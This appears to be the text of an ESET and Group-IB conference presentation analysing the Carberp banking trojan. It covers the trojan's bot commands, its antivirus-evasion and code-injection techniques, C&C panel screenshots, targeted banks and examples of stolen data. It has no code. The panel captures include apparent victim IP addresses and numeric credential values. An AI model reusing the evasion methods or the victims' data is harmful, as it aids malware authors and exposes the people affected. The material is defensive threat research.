
Key feature: Advanced information stealing trojan with plug-ins

- **Customizable to specific banks**
- **Man-in-the-browser attacks (IE, FireFox)**
- **Grand Theft:** Real cases with **millions of \$\$\$** stolen

Win32/Carberp detection statistics by country

Cloud data from ThreatSense.Net

April 2010 – March 2011



C&C panel: Bots by country

Статистика пользователя

По-префиксам

По-странам

По-системам


По-антивирусам

	Полное название	Ботов всего	Ботов онлайн	Ботов оффлайн	Живые за 24ч.
AM	Armenia	3	0	3	0
AT	Austria	11	0	11	0
BY	Belarus	2	0	2	0
CA	Canada	1	0	1	0
CZ	Czech Republic	1	0	1	0
DE	Germany	3	0	3	0
ES	Spain	2	0	2	0
IL	Israel	2	0	2	0
IT	Italy	3	0	3	0
KR	South Korea	2	0	2	0
KZ	Kazakhstan	1	0	1	0
PL	Poland	1	0	1	0
RU	Russian Federation	6775	0	6775	0
UA	Ukraine	4	0	4	0
US	United States	17	0	17	0

Win32/Carberp detections over time in Russia

Cloud data from ThreatSense.Net

April 2010 – March 2011



Win32/Carberp bot commands


Bot Command	Description
update	Download new version of Carberp
dexec/download	Download and execute PE-file
kill_bot/killuser	<ul style="list-style-type: none">• Delete trojan from the system• Delete user's Windows account (latest version)
startsb/loaddll	Download DLL and load into trojan's memory address space
grabber	Grab HTML form data and send to C&C

Win32/Carberp self-protection


Self-protect method	Win32/Carberp.W	Win32/Carberp.X
Bypassing AV-emulators	many calls of GUI WinAPI functions	many calls of GUI WinAPI functions
Code injection method	ZwResumeThread()	ZwQueueApcThread()
Command and string encryption	<input checked="" type="checkbox"/>	custom encryption algorithm
Bot authentication on C&C	<input checked="" type="checkbox"/>	file with authentication data stored on infected PC
API function encryption	custom encryption algorithm	custom encryption algorithm
Detection of AV hooks	comparison of the first original bytes	comparison of the first original bytes
Bypassing static AV signatures	adds random junk bytes to dropped files	adds random junk bytes to dropped files
Hiding in the system	hook system functions	hook system functions

Win32/Carberp distribution channels

Direct distribution



Distribution via partners



Win32/Carberp botnet control panel

Carberp

5 min

Вы авторизованы как: [REDACTED]
Ваши права: [REDACTED]
Аккаунт создан: [REDACTED]

- Главная
- Статистика
- Префиксы
- Боты
- Задания
- Конфиги
- Формграббер
- FTP sniffер
- Граббер паролей
- Russia
- Выход

Поиск бота:

по UID:

ИЛИ

по IP:

Искать

Список ботов:

Префикса: Все

Показать

[-1000](#) | [-100](#) | [-10](#) | [-1](#) | [*1*](#) | [+1](#) | [+10](#) | [+100](#) | [+1000](#)

	bot uid	reg date	last date	Live	IP address	info	sb	cmd	kill	del
	[REDACTED] bca91f54f0e49004d9b77847344be09	28.01.11 [15:20:26]	28.01.11 [15:20:26]	0д. 0ч. 0м.	109.236.217.152					
	a56eea09156a7447f9807d3b5f052336	28.01.11 [15:09:41]	28.01.11 [15:09:41]	0д. 0ч. 0м.	79.216.31.193					
	228af247a47213e78c16418557d7e931	28.01.11 [14:45:55]	28.01.11 [14:46:35]	0д. 0ч. 0м.	81.13.24.10					
	ca9279773dbdfb837e79e750db32bc94	28.01.11 [14:41:12]	28.01.11 [14:41:16]	0д. 0ч. 0м.	85.26.234.140					
	ab71c9fa720f7254f804493674b70835	28.01.11 [13:08:10]	28.01.11 [15:03:14]	0д. 1ч. 55м.	85.26.234.36					
	8d602f48e2f74e4d6900454ef254a59a	28.01.11 [11:46:27]	28.01.11 [12:13:21]	0д. 0ч. 26м.	85.26.187.15					
	f33904a73525a8950fe5e80a78b3e841	28.01.11 [11:33:57]	28.01.11 [12:29:35]	0д. 0ч. 55м.	95.28.36.147					
	70b1c8dc01821ad23dbb8ed5bdcd578	28.01.11 [11:21:47]	28.01.11 [15:48:21]	0д. 4ч. 26м.	195.211.247.148					

Win32/Carberp control panel – Bank settings

[{-hsbc.co.uk-}](#)
 [{-abnamro.nl-}](#)
 [{-rabobank.nl-}](#)
 [{-ing.nl-}](#)
 [{-bankleumi.co.il-}](#)
 [{-berliner-sparkasse.de-}](#)
[{-snoris.lt-}](#)
 [{-ib.swedbank.lt-}](#)

























[>Autoloads](#)
[>New Drop](#)
[>Drops](#)


id	Name	Acc number	Subject	Min money	Max money	% load	Loaded	LC	Transfer type	Active	Bank	Comment	S	X
29				1000	100000	95	1	0		True	snoris.lt		S	X
30				1000	100000	95	1	0		True	snoris.lt		S	X
31				1000	100000	95	1	0		True	snoris.lt		S	X
32				1000	100000	95	1	0		True	snoris.lt		S	X
33				1000	100000	95	1	0		True	snoris.lt		S	X
34				1000	100000	95	1	0		True	snoris.lt		S	X
35				1000	100000	95	1	0		True	snoris.lt		S	X
36				1000	100000	95	1	0		True	snoris.lt		S	X
37				1000	100000	95	1	0		True	snoris.lt		S	X
38				1000	100000	95	1	0		True	snoris.lt		S	X
39				1000	100000	95	1	0		True	snoris.lt		S	X

[{-hsbc.co.uk-}](#)
 [{-abnamro.nl-}](#)
 [{-rabobank.nl-}](#)
 [{-ing.nl-}](#)
 [{-bankleumi.co.il-}](#)
 [{-berliner-sparkasse.de-}](#)
[{-snoris.lt-}](#)
[{-ib.swedbank.lt-}](#)



id	bw	Bot_id	Login	Pass	Pin	Balance	TAN	Comment	S	R	X	Datetime	IP
14	FF	123	login	pass	pin	100.00			S	R	X	07-09-10 [23:58:54]	109.91.114.10
16	FF	123	login	pass	pin	100.00		test	S	R	X	08-09-10 [00:10:12]	109.91.114.10
17	IE8	3495417275	6010942215	26319					S	R	X	13-09-10 [15:54:17]	141.5.32.123
18	IE8	3495417275	6010942215	26319					S	R	X	13-09-10 [16:05:05]	141.5.32.123
19	IE8	3495417275	6010942215	26319					S	R	X	13-09-10 [16:09:12]	141.5.32.123
20	IE8	3495417275	1807803003	48450					S	R	X	13-09-10 [16:20:00]	141.5.32.123

Cab-files with stolen data

 2011-02-06__04_54_03__7CC974E09C25B5C293A39445B60BA720.c...	 2011-02-06__03_16_17__7CC974E09C25B5C293A39445B60BA720.c...	 2011-02-01__07_55_16__79151593221841D5A9B31515CD98B47E...	 2011-02-01__07_54_19__63DDBC92E691A35E2A3FCF1BA7D59F4D...	 2011-02-01__07_53_31__42AC2EE3E97B84E1DF2029F007BCC1A7.c...	 2011-02-01__07_49_59__D89214F4B7E528B83D4BF954FC2D61EF.cab
 2011-02-01__07_31_55__D09B0437892F788DE8D6C77B4C631B00....	 2011-02-01__07_28_00__EB7D50289908AF45950D962406B64FD2.c...	 2011-02-01__07_23_44__EB7D50289908AF45950D962406B64FD2.c...	 2011-02-01__07_19_21__EB7D50289908AF45950D962406B64FD2.c...	 2011-02-01__07_14_59__EB7D50289908AF45950D962406B64FD2.c...	 2011-02-01__07_12_09__C0A9F1CFBCB7C9020D84EEDE34850934....
 2011-02-01__06_58_28__3C07D20F8C120E01CADC8E7EEC36109D....	 2011-02-01__06_57_37__3C07D20F8C120E01CADC8E7EEC36109D....	 2011-02-01__06_54_16__7FFC19B8B45B1541FA162C860FA86AAC.c...	 2011-02-01__06_53_16__D89214F4B7E528B83D4BF954FC2D61EF.cab	 2011-02-01__06_52_02__444C2B4BF9524E428420652D6909C3C9.c...	 2011-02-01__06_51_02__D89214F4B7E528B83D4BF954FC2D61EF.cab
 2011-02-01__06_45_02__DBFAB98B3A95F8B86BC3FDB4A05350F4...	 2011-02-01__06_42_43__2203400D84E9F4A4BB5BD85DCC69613E....	 2011-02-01__06_41_12__C07BA5064A922263C98C1EF2C7EBADC7.c...	 2011-02-01__06_35_14__D5580C33358F780E2DD27BD54B002FD2.c...	 2011-02-01__06_32_36__C07BA5064A922263C98C1EF2C7EBADC7.c...	 2011-02-01__06_32_19__79151593221841D5A9B31515CD98B47E....

 **7 181 items selected**
[Show more details...](#)

Stolen data: BS-Client IB system



Stolen data: CyberPlat payment system

- Information.txt
- screen.jpeg
- secret.key



Кабинет дилера

Полезные ссылки

- > [Официальное предупреждение платежной системы «Киберплат»](#)
- > [Противодействие кражам ключей](#)
- > [Программный комплекс «Терминал Самообслуживания и](#)

Идентификация пользователя 1.0.0.28

Закрывающий ключ: opet1445513

Кодовая фраза:

экранный клавиатуру

Доступ возможен для зарегистрированных в системе Киберплат® операторов и осуществляется по электронным ключам.

За подробной информацией обращайтесь к курирующему менеджеру или по ссылкам:


Тех. поддержка

8 (800) 100-100-8
* звонок из регионов России бесплатный

8 (495) 981-80-80
8 (495) 967-02-20

E-mail support@cyberplat.com

Stolen data: iBank IB system



Вход в систему

iBank2TM

internet-banking

iBank2.ru
интернет-банкинг

Обслужива...
Загрузка За...
финансовы...
Интернет.

После загрузки и инициа...
окне необходимо указать...
работы ключ и ввести пар...

При работе через прокси-

Тип хранилища: Ключ на диске
Путь: F:\keys.dat Обзор...
Ключ: Ключ_бухгалтер
Пароль: *****
Язык: русский
 Прокси



Список служб: Подключение к банковскому серверу

Войти Помощь

© 1999-2007 Bifit (bifit.com)

работа клиента с...
от скорости доступа в...
систему. В появившемся...
необходимый для...
IP-порт прокси-сервера.

Stolen data: SberBank IB



Stolen data: UkrSibBank IB

Information.txt
screen.jpeg

Інтернет-банкінг

- [Мультиклієнт](#)
- [Інструкції](#)
- [Новини](#)
- [Реєстрація](#)

ФІЗИЧНИМ ОСОБАМ
ІНТЕРНЕТБАНКІНГ



Безпека обміну даними гарантована сертифікатом:



© 2010 [УкрСиббанк BNP Paribas Group](#). Всі права застережено

Вхід для клієнтів

Завантаження системи може зайняти декілька секунд, в залежності від швидкості доступу до Інтернету.

У вікні, що відкрилося, вкажіть шлях до файлу з персональним ключем, виберіть зі списку необхідний ключ і введіть його номер.

При роботі через проксі-сервер в дію входить режим проксі-сервера, в і

Бажаємо успішної роботи!

Служба підтримки користувачів StarAccess

0 800 505 800 - по Україні (дзвінки з України)
+380 44 590 06 55 - по всьому світу
E-mail: StarAccess@ukrsibbank.com

Вхід в систему

STAR ACCESS

Файл з ключами:

Ключ:

Пароль:

Профіль:

Мова:

Використ. проксі

Список служб: Підключення до банківського сервера

Win32/Carberp Summary

Cybercrime kit using multiple stealing techniques

Since early 2010 targeting other regions too

Several independent cybercrime groups involved

Joint investigation of Russian police, Group-IB and ESET

Summary

	Win32/RDPdoor	Win32/Sheldor	Win32/Carberp
First appearance	April 2010	June 2010	February 2010
Cost	2000 \$	2500 \$	9000 \$
Prevalence	Russia, Ukraine, Kazakhstan	Russia, Ukraine, Kazakhstan	Russia, Ukraine, Spain, USA
Remote Access	RDP via ThinSoft BeTwin	Via TeamViewer	Via plug-ins
Information stealing	manually	manually	automated
Plug-ins	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
Complexity	■ ■ ■ ■ ■	■ ■ ■ ■ ■	■ ■ ■ ■ ■
Botnet	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Conclusion

- **Banks in other countries becoming new targets of Russian cybercrime groups**
- **Attackers respond to new security measures with new methods to bypass them**
- **Cybercriminals use stolen money to stay out of jail**
- **Disabling C&C servers not enough to stop them**
- **Only way of fighting them is by cooperation**

Questions



Thank you for your attention ;)

Robert Lipovsky, ESET
lipovsky@eset.sk

Aleksandr Matrosov, ESET
matrosov@eset.sk
@matrosov

Dmitry Volkov, Group-IB
volkov@group-ib.ru
@groupib

